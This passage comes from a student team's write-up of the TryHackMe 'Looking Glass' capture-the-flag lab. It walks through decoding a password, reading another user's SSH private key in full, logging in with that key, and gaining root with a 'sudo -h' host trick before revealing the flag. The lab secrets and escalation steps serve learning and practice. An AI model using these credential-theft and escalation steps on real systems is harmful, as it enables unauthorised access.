13. Therefore, paste the string into cyberchef and decode it.



```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737776f7264206973207a797877767574737271706f6e6d6c6b
```


```
Üÿõë@B?.ZLÐ¨×í9ÿl¹.hhõvk@.¹é.ia¹v.Ã.5@».<..:îfÍ...24ê.nqCÀ.×?ô1í(9.;ÆNÁ\»       .&°J¦·d.
<È_.#.°.^.Ñ^6$¸.áVÑ..iÜÁEcuøÊé.ÃeI |.#.´sÝ..@OúQýI«öw.Ö£].!.._õc:ì..¿Ü.]IVAoWö¹wm}ßE..Õ°áÖ¬aâ{ïµé.Ö$Fgv.×ÊÎõDÐ^.H
.Ú(.qQÐåo.Æ)'s`=
j«½Ö*.ïr..BØthe password is zyxwvutsrqponmlk
```

14. Robbie and Sri Raam suggested that it could be the humptydumpty user's password.




```
Last login: Wed Jul 27 14:24:09 2022 from 10.18.38.175
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$ whoami
```

15. After entering the humptydumpty's user, we can begin by looking around.




```
Password:
humptydumpty@looking-glass:/home/jabberwock$ whoami
humptydumpty
humptydumpty@looking-glass:/home/jabberwock$ ls
poem.txt  twasBrillig.sh  user.txt
humptydumpty@looking-glass:/home/jabberwock$ cd
humptydumpty@looking-glass:~$ ls
poetry.txt
humptydumpty@looking-glass:~$ ls -la
total 24
drwx------ 2 humptydumpty humptydumpty 4096 Jul  3  2020 .
drwxr-xr-x 8 root         root         4096 Jul  3  2020 ..
lrwxrwxrwx 1 root         root            9 Jul  3  2020 .bash_history → /d
ev/null
-rw-r--r-- 1 humptydumpty humptydumpty  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 humptydumpty humptydumpty 3771 Jul  3  2020 .bashrc
-rw-r--r-- 1 humptydumpty humptydumpty  807 Jul  3  2020 .profile
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
```

16. From the looks of it, the directory is similar to the jabberwock's user.
17. Thus, we will cd back to humptydumpty and looked in directory /home.




```
humptydumpty@looking-glass:~$ cd /home
humptydumpty@looking-glass:/home$ ls
alice   humptydumpty   jabberwock   tryhackme   tweedledee   tweedledum
```

18. That the home directory has several users in it and one of it caught our attention, the alice user.
19. The alice's user doesn't have privileges to use ls command.




```
humptydumpty@looking-glass:/home$ cd alice/
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
```

20. But it seems that the we can still use view the id_rsa




```
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls .ssh/id_rsa
.ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

21. Sri Raam and Robbie are going to save this in a vim file called key.
22. Then, We'll use the command "chmod 600 key”




```
┌──(1211101662㉿kali)-[~]
└─$ vim key

┌──(1211101662㉿kali)-[~]
└─$ chmod 600 key
```

23. Raam is will enter the alice user with the key.




```
┌──(1211101662㉿kali)-[~]
└─$ ssh -i key alice@10.10.113.7
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ whoami
alice
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forward
s with all her might.

The Red Queen made no resistance whatever; only her face grew very small, an
d her eyes got large and green: and still, as Alice went on shaking her, she
 kept on growing shorter—and fatter—and softer—and rounder—and—
```

24. After several attempts, we figured out that to enter the root user; we have to use the command “sudo -h ssalg-gnikool /bin/bash”



```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
```

25. Voila, we have got access to the root user and captured the flag.



```
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards and forward
s with all her might.

The Red Queen made no resistance whatever; only her face grew very small, an
d her eyes got large and green: and still, as Alice went on shaking her, she
 kept on growing shorter—and fatter—and softer—and rounder—and—

—and it really was a kitten, after all.
root@looking-glass:/root# █
```

Contributions

ID	**Name**	Contribution	Signatures
1211101416	Keshaav	Discovered that the gibberish text is based on the Jabberwocky poem but ciphered. Discovered that the flags are mirrored and flipped them.	Keshaav
1211101615	Thanirmalai	Port scanning. Discovered that the SSH ports are based on binary search.	Thanir

1211101662	Yap Tze Lam, Robbie	Port scanning. Tried brute-force nmap script on open ports. Discovered the sites used for deciphering the poem. Discovered and executed the exploit for escalating root privileges.	Robbe
1211102757	Sri Raam	Port scanning. Attempted several common Linux privilege escalation techniques. Finding root.txt flag after root escalation. Video editing.	Sri Raam

VIDEO LINK: Youtube